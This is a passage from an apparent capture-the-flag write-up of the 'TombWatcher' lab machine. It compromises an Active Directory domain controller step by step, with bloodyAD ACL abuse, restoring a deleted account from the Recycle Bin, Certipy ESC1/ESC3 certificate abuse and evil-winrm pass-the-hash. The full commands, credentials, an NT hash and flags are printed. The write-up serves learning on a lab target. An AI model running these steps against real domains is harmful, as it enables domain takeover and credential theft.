SMB         10.129.49.151   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.49.151   445    DC01             [+] tombwatcher.htb\sam:parola123

Green plus sign — sam is live.
11. SAM owns John (well, can own John)

SAM holds WriteOwner over john — the right to reassign who owns the object. Ownership in AD is basically a master key: once you own an object, you can grant yourself literally any other permission on it afterward, no matter what the current ACL says. Taking ownership of john doesn’t hand over control by itself, but it unlocks the door standing in front of it.
12. Turning “can own” into “does own” into “full control”
Three bloodyAD moves, each one building on the last. First, hijack ownership:
1
bloodyAD --host 10.129.49.151 -d 'tombwatcher.htb' -u 'sam' -p 'parola123' set owner 'john' 'sam'
1
[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on john
Owning the object doesn’t magically grant rights on it yet — it just means sam can now freely rewrite john’s ACL. So, next move, grant full control:
1
bloodyAD --host 10.129.49.151 -d 'tombwatcher.htb' -u 'sam' -p 'parola123' add genericAll 'john' 'sam'
1
[+] sam has now GenericAll on john
GenericAll is as good as it gets — total control, including a password reset without ever needing the old one:
1
bloodyAD --host 10.129.49.151 -d 'tombwatcher.htb' -u 'sam' -p 'parola123' set password 'john' 'parola123'
1
[+] Password changed successfully!
WriteOwner → GenericAll → password reset. This is the textbook AD ACL-abuse combo, and it just handed us john on a plate.
13. Finally, a proper shell
Nothing in john’s SMB entry earlier hinted at anything special, but it turns out he’s a member of Remote Management Users — unlike poor henry at the very start:
1
sudo nxc winrm 10.129.49.151 -u 'john' -p 'parola123'
1
2
WINRM       10.129.49.151   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
WINRM       10.129.49.151   5985   DC01             [+] tombwatcher.htb\john:parola123 (Pwn3d!)

(Pwn3d!) — nxc’s way of saying “this isn’t just valid creds, this is an actual shell.” Six identities and one ACL-abuse chain later (henry → Alfred → INFRASTRUCTURE → ansible_dev$ → SAM → john), and we’ve gone from zero to remote code execution on the DC.
Confirmed with an interactive session:
1
evil-winrm -i 10.129.49.151 -u 'john' -p 'parola123'
1
2
3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> whoami
tombwatcher\john

User flag, right where it should be:
1
2
*Evil-WinRM* PS C:\Users\john\Desktop> type user.txt
8324009091deb328ff9b3b087c2f5f5e

14. Now that we’re on the box, is ADCS in play?
Having a foothold on the DC with working creds is the perfect moment to check whether AD Certificate Services is running — because if it is, it’s usually the fastest way to Domain Admin. Ran Certipy as john:
1
certipy find -u "john@tombwatcher.htb" -p "parola123" -dc-ip 10.129.49.151 -enabled -output all_templates
Out of the enabled templates, one immediately stands out — WebServer:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
"4": {
  "Template Name": "WebServer",
  "Display Name": "Web Server",
  "Certificate Authorities": ["tombwatcher-CA-1"],
  "Enabled": true,
  "Client Authentication": false,
  "Enrollment Agent": false,
  "Any Purpose": false,
  "Enrollee Supplies Subject": true,
  "Certificate Name Flag": [1],
  "Extended Key Usage": ["Server Authentication"],
  "Requires Manager Approval": false,
  "Requires Key Archival": false,
  "Authorized Signatures Required": 0,
  "Schema Version": 1,
  "Validity Period": "2 years",
  "Renewal Period": "6 weeks",
  "Minimum RSA Key Length": 2048,
  "Template Created": "2024-11-16 00:57:49+00:00",
  "Template Last Modified": "2024-11-16 17:07:26+00:00",
  "Permissions": {
    "Enrollment Permissions": {
      "Enrollment Rights": [
        "TOMBWATCHER.HTB\\Domain Admins",
        "TOMBWATCHER.HTB\\Enterprise Admins",
        "S-1-5-21-1392491010-1358638721-2126982587-1111"
      ]
    },
    "Object Control Permissions": {
      "Owner": "TOMBWATCHER.HTB\\Enterprise Admins",
      "Full Control Principals": [
        "TOMBWATCHER.HTB\\Domain Admins",
        "TOMBWATCHER.HTB\\Enterprise Admins"
      ],
      "Write Owner Principals": [
        "TOMBWATCHER.HTB\\Domain Admins",
        "TOMBWATCHER.HTB\\Enterprise Admins"
      ],
      "Write Dacl Principals": [
        "TOMBWATCHER.HTB\\Domain Admins",
        "TOMBWATCHER.HTB\\Enterprise Admins"
      ],
      "Write Property Enroll": [
        "TOMBWATCHER.HTB\\Domain Admins",
        "TOMBWATCHER.HTB\\Enterprise Admins",
        "S-1-5-21-1392491010-1358638721-2126982587-1111"
      ]
    }
  }
}
Most of WebServer is stock — Enrollee Supplies Subject: true is normal for a server-auth template, since a web server needs to name its own SAN. What’s not stock is the Enrollment Rights list. By default that’s Domain Admins and Enterprise Admins only — here there’s a third guest at the party, SID S-1-5-21-1392491010-1358638721-2126982587-1111. Same domain SID prefix as everything else here, just RID 1111, which doesn’t match any well-known RID. Somebody deliberately gave this mystery principal Enroll and Write Property Enroll rights on the template. Worth figuring out who — or what — that actually is.
15. Chasing a ghost — the SID belongs to a deleted account
First attempt to resolve it straight from john’s session came back empty:
1
Get-ADObject -Filter "objectSid -eq 'S-1-5-21-1392491010-1358638721-2126982587-1111'" -Properties SamAccountName, ObjectClass
Widening the search to include tombstoned objects is what actually cracked it open:
1
Get-ADObject -Filter "objectSid -eq 'S-1-5-21-1392491010-1358638721-2126982587-1111'" -IncludeDeletedObjects -Properties *
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : tombwatcher.htb/Deleted Objects/cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
CN                              : cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
codePage                        : 0
countryCode                     : 0
Created                         : 11/16/2024 12:07:04 PM
createTimeStamp                 : 11/16/2024 12:07:04 PM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
dSCorePropagationData           : {11/16/2024 12:07:10 PM, 11/16/2024 12:07:08 PM, 12/31/1600 7:00:00 PM}
givenName                       : cert_admin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 11/16/2024 12:07:27 PM
modifyTimeStamp                 : 11/16/2024 12:07:27 PM
msDS-LastKnownRDN               : cert_admin
Name                            : cert_admin
                                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid                       : S-1-5-21-1392491010-1358638721-2126982587-1111
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 133762504248946345
sAMAccountName                  : cert_admin
sDRightsEffective               : 7
sn                              : cert_admin
userAccountControl              : 66048
uSNChanged                      : 13197
uSNCreated                      : 13186
whenChanged                     : 11/16/2024 12:07:27 PM
whenCreated                     : 11/16/2024 12:07:04 PM
So the mystery SID belongs to cert_admin — a user account that used to live in OU=ADCS, and is now sitting in the AD Recycle Bin (isDeleted: True, tombstoned under CN=Deleted Objects). Here’s the fun part: the account is gone, but its SID was never scrubbed off WebServer’s DACL. The Enroll right is still sitting there pointing at a ghost — a name that doesn’t resolve through any normal lookup, only through the deleted-objects search, which is exactly why it looked so mysterious in step 14. The OU=ADCS origin is basically a neon sign confirming this account was purpose-built for certificate administration, before somebody (or something) deleted it.
16. Bringing the ghost back to life
john’s session turned out to have enough rights to yank the object straight out of the Recycle Bin:
1
Get-ADObject -Filter "objectSid -eq 'S-1-5-21-1392491010-1358638721-2126982587-1111'" -IncludeDeletedObjects | Restore-ADObject
No output from the pipeline itself, so confirmed the restore actually landed with a plain lookup:
1
Get-ADUser -Identity cert_admin -Properties MemberOf, DistinguishedName
1
2
3
4
5
6
7
8
9
10
11
DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled           : True
GivenName         : cert_admin
MemberOf          : {}
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
SamAccountName    : cert_admin
SID               : S-1-5-21-1392491010-1358638721-2126982587-1111
Surname           : cert_admin
UserPrincipalName :
cert_admin walks again — same SID (restore preserves it, which is the whole point), same OU, Enabled: True. MemberOf is empty, no group magic here — and it never needed to be, because the Enroll / Write Property Enroll right on WebServer was granted directly to the SID, not inherited through any group. That ACE survived the account’s death completely untouched, sitting on the template like nothing ever happened.
Plot twist though: a few minutes after the restore, cert_admin got deleted again. Something on the DC is actively watching for this account and cleaning it up — not a one-time fluke. Whatever we’re going to do with cert_admin, it has to happen fast, in the window before the reaper comes back.
17. Checking what John can actually do with this ghost
Before racing the cleanup process a second time, worth checking what rights john even has on cert_admin once it exists:
1
(Get-Acl "AD:\$(Get-ADUser cert_admin | Select -Expand DistinguishedName)").Access | Where-Object {$_.IdentityReference -like "*john*"} | Format-List
1
2
3
4
5
6
7
8
9
10
ActiveDirectoryRights : GenericAll
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : TOMBWATCHER\john
IsInherited           : True
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
john has GenericAll on cert_admin, and it’s IsInherited: True from the OU=ADCS container — not an ACE set directly on the user object. That matches the LastKnownParent we saw in step 15: whatever delegation gives john full control over that whole OU applies automatically the instant cert_admin reappears inside it, restore or no restore. GenericAll means a password reset is trivially on the table — the only real obstacle from here is timing, not permissions.
18. Restore, reset, repeat — winning the race
Restored the object one more time and immediately slammed in a known password before the cleanup process could sweep it away again:
1
Set-ADAccountPassword -Identity cert_admin -Reset -NewPassword (ConvertTo-SecureString "parola123" -AsPlainText -Force)
No output — Set-ADAccountPassword stays quiet when it works. cert_admin:parola123, courtesy of the inherited GenericAll, landed inside the window before the account got deleted again.
19. Confirming cert_admin is actually alive
1
nxc smb tombwatcher.htb -u cert_admin -p 'parola123'
1
2
SMB         10.129.49.151   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.49.151   445    DC01             [+] tombwatcher.htb\cert_admin:parola123
Green plus sign. The reset landed inside the window. cert_admin — the account holding an orphaned Enroll right on WebServer — now has usable creds, and that’s the key to the certificate abuse coming next.
20. ESC1 attempt — asking politely to be Administrator
cert_admin has Enroll + Write Property Enroll on WebServer, and that template has Enrollee Supplies Subject: true — which means the person requesting the certificate gets to pick their own Subject Alternative Name, UPN included. This is the most classic ADCS misconfiguration there is (ESC1): request a certificate as cert_admin, but tell the CA the UPN is administrator@tombwatcher.htb and see if it just believes you.
1
certipy req -u 'cert_admin@tombwatcher.htb' -p 'parola123' -dc-ip 10.129.49.151 -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb'
1
2
3
4
5
6
7
8
9
10
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

The CA didn’t blink — it happily signed a certificate claiming to be administrator, because Enrollee Supplies Subject hands that decision entirely to the requester. But it did leave a warning: “Certificate has no object SID.” That’s the newer strong-mapping check talking — since the SAN carries a UPN but no security-extension SID, the KDC might reject the mapping outright depending on how strict the domain’s certificate enforcement is. administrator.pfx is saved regardless — next step is trying to actually use it.
21. Trying to auth with it — blocked at the EKU door
1
certipy auth -pfx administrator.pfx -dc-ip 10.129.49.151
1
2
3
4
5
6
7
8
9
10
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[-] Certificate is not valid for client authentication
[-] Check the certificate template and ensure it has the correct EKU(s)
[-] If you recently changed the certificate template, wait a few minutes for the change to propagate
[-] See the wiki for more information
And there’s the wall. The request went through fine — the failure happens at the PKINIT step, not the enrollment step. Looking back at WebServer’s EKU from step 14: ["Server Authentication"], Client Authentication: false. The UPN swap worked because Enrollee Supplies Subject doesn’t check the EKU at all — but the KDC absolutely does, separately, before it hands out a ticket. A certificate that’s allowed to claim it’s administrator isn’t automatically allowed to authenticate as administrator. Direct ESC1 is a dead end here. Time to think sideways.
22. ESC3 — if you can’t be the king, be the notary
WebServer still has one more trick up its sleeve. Nothing about its EKU stops it from being used to request a Certificate Request Agent certificate instead — because Enrollee Supplies Subject lets the requester pick whatever application policy they want, not just SAN. A Certificate Request Agent cert doesn’t let you impersonate anyone directly; it lets you act as a notary who can sign certificate requests on behalf of other people. That’s ESC3, and it completely sidesteps the EKU wall from the previous step, because the final certificate comes from a different template with its own (correct) EKU.
Step one — get the agent cert as cert_admin:
1
certipy req -u 'cert_admin@tombwatcher.htb' -p 'parola123' -dc-ip 10.129.49.151 -ca 'tombwatcher-CA-1' -template 'WebServer' -application-policies 'Certificate Request Agent'
1
2
3
4
5
6
7
8
9
10
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'cert_admin.pfx'
[*] Wrote certificate and private key to 'cert_admin.pfx'
Step two — use that agent cert to enroll on the User template, “on behalf of” administrator:
1
certipy req -u 'cert_admin@tombwatcher.htb' -p 'parola123' -dc-ip 10.129.49.151 -ca 'tombwatcher-CA-1' -template 'User' -on-behalf-of 'tombwatcher\administrator' -pfx cert_admin.pfx
1
2
3
4
5
6
7
8
9
10
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'
Now look at the difference: this time Certipy reports the actual Security Extension SID (...-500, which is administrator’s honest-to-god well-known RID) instead of the “no object SID” warning from before. User is a built-in template with a proper Client Authentication EKU, and because this enrollment was co-signed by cert_admin’s agent certificate, the CA treats it as a legitimate request made for administrator — not a self-service identity swap. No EKU mismatch this time; the certificate carries both the right UPN and the right SID.
1
certipy auth -pfx administrator.pfx -dc-ip 10.129.49.151
1
2
3
4
5
6
7
8
9
10
11
12
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
PKINIT goes through clean this time. TGT for administrator, and Certipy pulls the NT hash straight off the ticket via U2U: f61db423bebe3328d33af26741afe5fc. From a kerberoastable service account, through a ghost user resurrected from the AD Recycle Bin, straight to Domain Admin material.
23. Pass-the-hash, roll credits
No cracking required, just walk straight in:
1
evil-winrm -i 10.129.49.151 -u 'Administrator' -H 'f61db423bebe3328d33af26741afe5fc'
1
2
3
4
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
tombwatcher\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat C:\Users\Administrator\Desktop\root.txt
4f5d58f62ace93785b805550661d4c02

tombwatcher\administrator. Box owned, root flag in hand, and the DC never stood a chance once BloodHound got the first crack in the door.
24. The whole chain, one breath
- Starter creds
henry:H3nry_987TGV!— valid over SMB, locked out of WinRM. henryhas WriteSPN onAlfred→ set a fake SPN, targeted-Kerberoast the ticket, crack it withrockyou.txt→basketball.alfredhas AddSelf onINFRASTRUCTURE→ self-invite to the group.INFRASTRUCTUREhas ReadGMSAPassword onansible_dev$→ dump the gMSA’s secret withgMSADumper.py.ansible_dev$has ForceChangePassword onSAM→ resetSAM’s password cold, no old password needed.SAMhas WriteOwner onjohn→ take ownership, grant selfGenericAll, resetjohn’s password. WriteOwner → GenericAll → password reset, the AD ACL-abuse trifecta.johnis inRemote Management Users→ WinRM shell, user flag.certipy findasjohnturns up ADCS. TheWebServertemplate has a mystery thirdEnrollprincipal — SID resolving to a deletedcert_adminaccount.- Restore
cert_adminfrom the Recycle Bin (same SID, same OU, same orphaned ACE onWebServer). johnhas inherited GenericAll oncert_adminvia theADCSOU — race an active cleanup job to reset the password before it gets deleted again.- ESC1 attempt:
WebServer’sEnrollee Supplies Subject: trueletscert_adminrequest a cert claiming to beadministrator— but the template’s EKU isServer Authenticationonly, socertipy authfails PKINIT. - ESC3 pivot: use
WebServerto get aCertificate Request Agentcert ascert_admin, then enroll on the built-inUsertemplate on behalf ofadministrator— inheritsUser’s proper client-auth EKU and carriesadministrator’s real SID. certipy authsucceeds this time — TGT and NT hash foradministrator.- Pass-the-hash with
evil-winrm— root flag.
What actually stuck with me from this box:
- BloodHound isn’t cheating, it’s just doing the boring part for you. Six hops, six completely different ACL primitives (WriteSPN, AddSelf, ReadGMSAPassword, ForceChangePassword, WriteOwner, GenericAll), and not a single password was ever guessed. That’s the whole appeal of the AD attack surface — permissions, not passwords.
- Deleting an AD account does not delete the ACEs it was granted on other objects.
cert_admingot deleted and itsEnrollright on the certificate template didn’t even notice — because that permission lives in the template’s own security descriptor, not on the deleted account. Restore the account from the Recycle Bin and every right it ever had comes right back with it, untouched. - ADCS misconfiguration isn’t a single on/off switch. A template can have
Enrollee Supplies Subject: trueand still block you cold at the EKU check during PKINIT — request success doesn’t mean auth success. When the direct UPN-swap (ESC1) dies on EKU, check whether the same enrollment right can be repurposed as aCertificate Request Agent(ESC3) instead. That lets you borrow a different template’s EKU entirely, which is exactly the kind of “well that’s annoying, but not actually a wall” moment ADCS is famous for.